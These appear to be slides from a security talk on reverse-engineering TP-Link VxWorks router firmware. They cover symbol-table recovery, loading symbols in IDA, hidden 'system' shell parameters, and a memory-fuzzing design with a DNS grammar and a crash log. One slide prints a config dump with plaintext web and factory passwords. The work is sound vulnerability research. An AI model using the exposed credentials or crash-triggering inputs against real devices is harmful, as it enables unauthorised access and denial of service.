
    .lil $v0, 1
    .mfc0 $v0, Count
    .mfc0 $zero, Compare
    .snop

    .li $sp, 0x8000FF0
    .li $gp, 0x80253AF0
    .jal sub_80008108
    .li $a0, 0
  
```

Preparatory Works Before Analyze VxWorks Firmware

- Locate VxWorks image load address
- **Locate symbols from firmware and rename functions in IDA**

Compiled-in Symbol Table In VxWorks 5.5 Image



The screenshot shows a debugger window with a symbol table. The table has columns for DECIMAL, HEXAD, and symbol information. A red box highlights a row with the following values: 00000000, 0027656C, 00304F9C, 00000700. Annotations include:

- Symbol name address:** A red arrow points to the first column of the highlighted row (00000000).
- Symbol address:** A red arrow points to the second column of the highlighted row (0027656C).
- Symbol type(flag):** A red arrow points to the fourth column of the highlighted row (00000700).

DECIMAL	HEXAD	Symbol name address	Symbol address	Symbol type(flag)
2054252	0x1F50	00000000	0027656C	00304F9C
2088936	0x1FD0	00000000	0027655C	001FF058
2108532	0x2020	00000000	00276548	001FF578
2110048	0x2030	00000000	00276530	001FE400
2115564	0x2040	00000000	0027651C	001FEF78
2119528	0x2050	00000000	00276508	001FF0BC
2119796	0x2058	00000000	002764F8	001FEC20
2119912	0x205C	00000000	002764E4	001FF360
2192512	0x2170	00000000	002764CC	001FF168
2192580	0x2174	00000000	002764B8	001FF3D4
2211604	0x21B0	00000000	002764A4	001FEE08
2225264	0x21F0	00000000	0027648C	001FED24
2321952	0x2360	00000000	00276474	001FEE98
3118988	0x2F90	00000000	00276460	001FEB3C
3126628	0x2FB0			
3153524	0x3010			

Stand Alone Symbol File From Firmware

Symbol file length Symbol count Symbol data

```

C4FAB **READ-ONLY MODE**
00000 0001FC1C 000013EF 54000000 80183FFC . .T . ?.
00010 54000006 80193A34 54000014 80194074 T . :4T . @t
00020 54000022 801939FC 5400002B 801946B0 T ". 9.T +. F.
00030 54000035 80183F54 54000043 8018A83C T 5. ?TT C. .<
00040 54000051 801882D8 54000062 8018C0B4 T Q. ..T b. ..
00050 54000075 80183558 54000086 8018322C T u. 5XT .. 2,
00060 54000097 801833E0 540000A6 801834D0 T .. 3.T .. 4.
00070 540000B4 801831F0 540000C8 801831D0 T .. 1.T .. 1.
00080 540000DB 80183288 540000F1 80183444 T .. 2.T .. 4D
00090 54000100 801835F0 54000117 80183150 T . 5.T . 1P
000A0 54000125 80183214 54000134 800186A0 T %. 2 T 4. ..
000B0 54000141 80018E20 54000157 80189940 T A. . T W. .@
000C0 54000163 8018C1CC 54000175 8018C260 T c. ..T u. .`
000D0 54000188 8018F780 54000193 80188140 T .. ..T .. .@
000E0 540001A1 8003D648 540001AC 8018AA68 T .. .HT .. .h
  
```

Symbol Name table Addrss = $0x08 + 0x08 * 0x13ef = 0x9f80$

```

C4FAB **READ-ONLY MODE**
Move selection to 0x9f80 Move
09F80 41646443 41004165 73436263 44656372 AddCA AesCbcDecr
09F90 79707400 41657343 6263456E 63727970 ypt AesCbcEncryp
09FA0 74004165 73536574 49560041 65735365 t AesSetIV AesSe
09FB0 744B6579 00416C72 65616479 5369676E tKey AlreadySign
09FC0 65720042 61736536 345F4465 636F6465 er Base64_Decode
09FD0 00427569 6C64546C 7346696E 69736865 BuildTlsFinishe
09FE0 64004368 65636B41 7661696C 61626C65 d CheckAvailable
09FF0 53697A65 00437961 53534C5F 424E5F62 Size CyaSSL_BN_b
0A000 696E3262 6E004379 6153534C 5F424E5F in2bn CyaSSL_BN_
0A010 626E3262 696E0043 79615353 4C5F424E bn2bin CyaSSL_BN
0A020 5F667265 65004379 6153534C 5F424E5F _free CyaSSL_BN_
0A030 6E657700 43796153 534C5F42 4E5F6E75 new CyaSSL_BN_nu
0A040 6D5F6279 74657300 43796153 534C5F42 m_bytes CyaSSL_B
  
```

load Symbols

The screenshot shows the IDA Pro interface with the 'Functions window' on the left and a code window on the right. The 'Functions window' lists 6694 functions, with 'Line 19 of 6694' at the bottom. The code window shows the assembly for the 'usrInit' function, starting at address 80008108 and ending at 80008144. The code includes instructions like 'addiu', 'sw', 'jal', 'nop', 'li', 'cacheLibInit', 'excVecInit', 'sysHwInit', 'usrCacheEnable', 'lw', 'j', and 'addiu'.

Function name	Sec
wrs_kernel_text_start	RO
sysClearTibEntry	RO
sysSetTibEntry	RO
sub_800011F4	RO
sysWbFlush	RO
sysFpaAck	RO
sysTimerIntClr	RO
sysWait	RO
sysSetPageSize	RO
sub_800012B4	RO
sysConfig1Get	RO
sysGplnit	RO
sysCompareSet	RO
sysCompareGet	RO
sysCountSet	RO
sysCountGet	RO
sysPridGet	RO
sysConfigGet	RO
sysConfigSet	RO
cacheDataInvalidate	RO
cacheDescInvalidate	RO
setLed	RO
sub_800017A8	RO
stdLed	RO
sub_80001898	RO

```
80008108
80008108
80008108
80008108  usrInit:
80008108  var_8 = -8
80008108
80008108  addiu  $sp, -0x18
8000810C  sw     $ra, 0x18+var_8($sp)
80008110  jal   sysStart
80008114  nop
80008118  li    $a0, 2
8000811C  jal   cacheLibInit
80008120  li    $a1, 2
80008124  jal   excVecInit
80008128  nop
8000812C  jal   sysHwInit
80008130  nop
80008134  jal   usrCacheEnable
80008138  nop
8000813C  lw    $ra, 0x18+var_8($sp)
80008140  j     usrKernelInit
80008144  addiu $sp, 0x18
80008144  # End of function usrInit
80008144
```

6694 functions Now



Hidden Shell Command Parameter

CmdTask Command Register Codes

```
-----  
800A6F64 cmdLibInit:  
800A6F64  
800A6F64 var_10= -0x10  
800A6F64 var_C= -0xC  
800A6F64 var_8= -8  
800A6F64  
800A6F64 lui    $a0, 0x8027  
800A6F68 addiu  $sp, -0x20  
800A6F6C la     $a0, off_802698D4  
800A6F70 move  $a1, $zero  
800A6F74 li     $a2, 0x310  
800A6F78 sw    $ra, 0x20+var_8($sp)  
800A6F7C sw    $s1, 0x20+var_C($sp)  
800A6F80 sw    $s0, 0x20+var_10($sp)  
800A6F84 jal    memset  
800A6F88 lui    $s1, 0x800A  
800A6F8C lui    $s0, 0x801F  
800A6F90 lui    $a0, 0x801E  
800A6F94 addiu  $a1, $s0, (aPrintAllComman - 0x801F0000) # "print all commands."  
800A6F98 addiu  $a2, $s1, (sub_800A6DD0 - 0x800A0000)  
800A6F9C jal    cmdAdd  
800A6FA0 la     $a0, asc_801D90E4 # "?"  
800A6FA4 lui    $a0, 0x801E  
800A6FA8 addiu  $a1, $s0, (aPrintAllComman - 0x801F0000) # "print all commands."  
800A6FAC addiu  $a2, $s1, (sub_800A6DD0 - 0x800A0000)  
800A6FB0 jal    cmdAdd  
800A6FB4 la     $a0, aHelp # "help"  
800A6FB8 lui    $a0, 0x801F  
800A6FBC lui    $a1, 0x801F  
800A6FC0 lui    $a2, 0x800A  
800A6FC4 la     $a0, aMem # "mem"  
800A6FC8 la     $a1, aShowMemoryPart # "show memory part, pools, and dump memor"..  
800A6FCC jal    cmdAdd  
800A6FD0 la     $a2, cmdMemParser  
800A6FD4 lui    $a0, 0x801F  
800A6FD8 lui    $a1, 0x801F
```

P1: Add mem command to cmdTask

P2: Command description

P3: Command parser

system Command Help

```
# system  
  
# system -reboot reboot device  
# system -reset reset device  
# system -station count local stations  
# system -debug level:level/addid:id/rmvid:id/addall/cleanall  
# Example:  
# system -debug level:1 ....  
#  
#
```

system Command Parser Code

```
80159D14 li    $a2, 0x100
80159D18 jal    memset
80159D1C move  $a0, $s3
80159D20 lui   $a1, 0x8020
80159D24 move  $a0, $s0
80159D28 jal   matchOption
80159D2C la    $a1, aReboot    # "-reboot"
80159D30 li    $s1, 1
80159D34 bne   $v0, $s1, loc_80159D4C
80159D38 nop
```

match reboot

```
80159D4C
80159D4C loc_80159D4C:
80159D4C la    $a1, aReset_0    # "-reset"
80159D54 jal   matchOption
80159D58 move  $a0, $s0
80159D5C bne   $v0, $s1, loc_80159D74
80159D60 nop
```

match reset

```
80159D74
80159D74 loc_80159D74:
80159D74 la    $a1, aModulertree # "-modulertree"
80159D7C jal   matchOption
80159D80 move  $a0, $s0
80159D84 bne   $v0, $s1, loc_80159D9C
80159D88 nop
```

modulertree???

Hidden Parameter - moduletree

```
# system -moduletree
Data module tree.
|-network(module)
|  |-table interface          private  check    0
|  |  |-section lan
|  |-table user_route        public   check    16
|  |  |-option target
|  |  |-option netmask
|  |  |-option gateway
|
|  |-table dyn_route         public   check    32
|  |-table sys_route         public   check    64
|  |-table wan_status        private  check    0
|  |  |-section wan_status
|  |-table lan_status        private  check    0
|  |  |-section lan_status
|  |-action apply_lan_config
|  |-action route
|  |-action igmp
|  |-action dnsProxy
|  |-action domain
|  |-action detect_wan_prot
|  |-action change_wan_status
|-uhttpd(module)
|  |-table uhttpd            private  check    0
|  |  |-section main
|  |-table webPwd            private  check    0
|  |  |-section webPwd
```

```
-----//config/uhttpd.json-----
{"uhttpd":{"main":{"listen_http_lan":"80","listen_http_wan":"8888"},"webPwd":{"webPw
d":{"password":"yHL8oQry9TefbwK","fac_password":"WaQ7xbhc9TefbwK"}}}}
809BF7A0: 7B 22 75 68 74 74 70 64 - 22 3A 7B 22 6D 61 69 6F {"uhttpd":{"main
809BF7B0: 22 3A 7B 22 6C 69 73 74 - 65 6E 5F 68 74 74 70 5F ": {"listen_http_
809BF7C0: 6C 61 6E 22 3A 22 38 30 - 22 2C 22 6C 69 73 74 65 lan":"80","liste
809BF7D0: 6E 5F 68 74 74 70 5F 77 - 61 6E 22 3A 22 38 38 38 n_http_wan":"888
809BF7E0: 38 22 7D 7D 2C 22 77 65 - 62 50 77 64 22 3A 7B 22 8"}}, "we bPwd":{"
809BF7F0: 77 65 62 50 77 64 22 3A - 7B 22 70 61 73 73 77 6F webPwd":{"passwo
809BF800: 72 64 22 3A 22 79 48 4C - 38 6F 51 72 79 39 54 65 rd":"yHL 8oQry9Te
809BF810: 6C 62 77 4B 22 2C 22 66 - 61 63 5F 70 61 73 73 77 fbwK","f ac_passw
809BF820: 6F 72 64 22 3A 22 57 61 - 51 37 78 62 68 63 39 54 ord":"Wa Q7xbhc9T
809BF830: 65 66 62 77 4B 22 7D 7D - 7D 00 25 07 51 E0 E9 B9 efbwK"}} }.%.Q...
Read 153 Bytes to fd 19
#
```



Hidden Parameter - symble

```
# system -symble
symbol name: testmode_eventWriteHwid, value: 0x800472d8.
symbol name: taskPriRangeCheck, value: 0x80244488.
symbol name: sysctl_children, value: 0x80252ac4.
symbol name: intLock, value: 0x80001ae8.
symbol name: ieee80211_scan_get_requestor_name, value: 0x8008bc74.
symbol name: ieee80211_node_latevdetach, value: 0x80083250
.
symbol name: ieee80211_create_infra_bss, value: 0x800855bc.
symbol name: flashDrvRegist, value: 0x8010e684.
symbol name: excInit, value: 0x8010218c.
symbol name: conntrackVersion, value: 0x800a9ea4.
symbol name: cloudComGetDnsServerIp, value: 0x801d08d0.
symbol name: chkResetVeriCodeRequestHandle, value: 0x801374bc.
symbol name: cache4kcDCacheSize, value: 0x8022f474.
symbol name: ath_hal_chan_2_clock_rate_mhz, value: 0x80198b24.
symbol name: arpDeleteEntry, value: 0x800d0068.
symbol name: ar9300_tx_req_intr_desc, value: 0x801af8c4.
symbol name: ar9300_reset_tx_status_ring, value: 0x801af078.
symbol name: SSLCheckDomainName, value: 0x80183978.
symbol name: tcp_ccgen, value: 0x8025399c.
symbol name: sysctl_node, value: 0x80272c38.
symbol name: sysExcMsg, value: 0x80245030.
symbol name: sysClearTlbEntry, value: 0x800010c4.
symbol name: strcpy, value: 0x800ffc98.
symbol name: staMgtFindRuntimeEntryById, value: 0x80169784.
symbol name: sigEvtRtn, value: 0x8025083c.
symbol name: routedomain, value: 0x80243cfc.
symbol name: pppCcpResolveRtn, value: 0x8003eeec.
```

Hunting Vulnerabilities

Memory Fuzzing Design

- Written in C and converted to MIPS assembly
- Write assembly code to the router through the serial port



Fuzzing Approaches

- Generation Based
 - Data Fields
 - byte ubyte
 - short ushort
 - int uint
 - string
 - Calculated Fields
 - checksum
 - size
- Mutation Based
 - Random byte filp

Grammar Design



- Operation
 - data size cksum
- Data type
 - byte short int ...
- Endian
 - big-endian(1) little-endian(0)
- Value
- Depends
 - the area that the size or checksum operation depends on

Crash Detection

excHookAdd()

NAME

excHookAdd() – specify a routine to be called with exceptions

SYNOPSIS

```
void excHookAdd
(
    FUNCPTR excepHook /* routine to call when exceptions occur */
)
```

DESCRIPTION

This routine specifies a routine that will be called when hardware exceptions occur. The specified routine i information about the error. Upon return from the specified routine, the task that incurred the error is susp

The exception handling routine should be declared as:

```
void myHandler
(
    int      task,      /* ID of offending task          */
    int      vecNum,    /* exception vector number       */
    ESFxx *pEsf /* pointer to exception stack frame */
)
```

where *task* is the ID of the task that was running when the exception occurred. *ESFxx* is architecture-spec example, the PowerPC uses ESFPPC.


This facility is normally used by [dbgLib\(\)](#) to activate its exception handling mechanism. If an application pr mechanism.

RETURNS

N/A

Fuzzing Targets

- Parser functions
 - json xml url ...
- Protocols
 - http dns upnp ...



DNS Example

```
grammar = ""
grammar += "|data,ushort,1,0xe093,x," # Transaction Id
grammar += "|data,ushort,1,0x0100,x," # Flags
grammar += "|data,ushort,1,0x0001,x," # Questions
grammar += "|data,ushort,1,0x0000,x," # Answer RRs
grammar += "|data,ushort,1,0x0000,x," # Authority RRs
grammar += "|data,ushort,1,0x0000,x," # Additional RRs
grammar += "|size,ubyte,1,0x07,0x7," # Domain1
grammar += "|data,string,1,tplogin,x,"
grammar += "|size,ubyte,1,0x02,0x9," # Domain2
grammar += "|data,string,1,cn,x,"
grammar += "|data,ubyte,1,0x00,x," # End
grammar += "|data,ushort,1,0x0001,x," # Type
grammar += "|data,ushort,1,0x0001,x," # Class
```


DNS Example

```
Tlb Load Exception  
Exception Program Counter: 0x800a64ac  
Status Register: 0x0000f400  
Cause Register: 0x00000008  
Access Address : 0x78d72bce  
Task: 0x80fe3c30 "tNetTask"  
writeSector(364): =====>flash 1DC000(sector 2), len 29141.
```

#

More fuzzing results: <https://github.com/PAGalaxyLab/VulInfo/tree/master/TP-Link/WR886N>

Debug The Target


How Can We Debug IT?

- Undebuggable
 - No WDB, no command line debugger, no JTAG
 - No known solution
- Possibility
 - Target running in kernel mode
 - We can read/write kernel memory
 - We have firmware with symbols

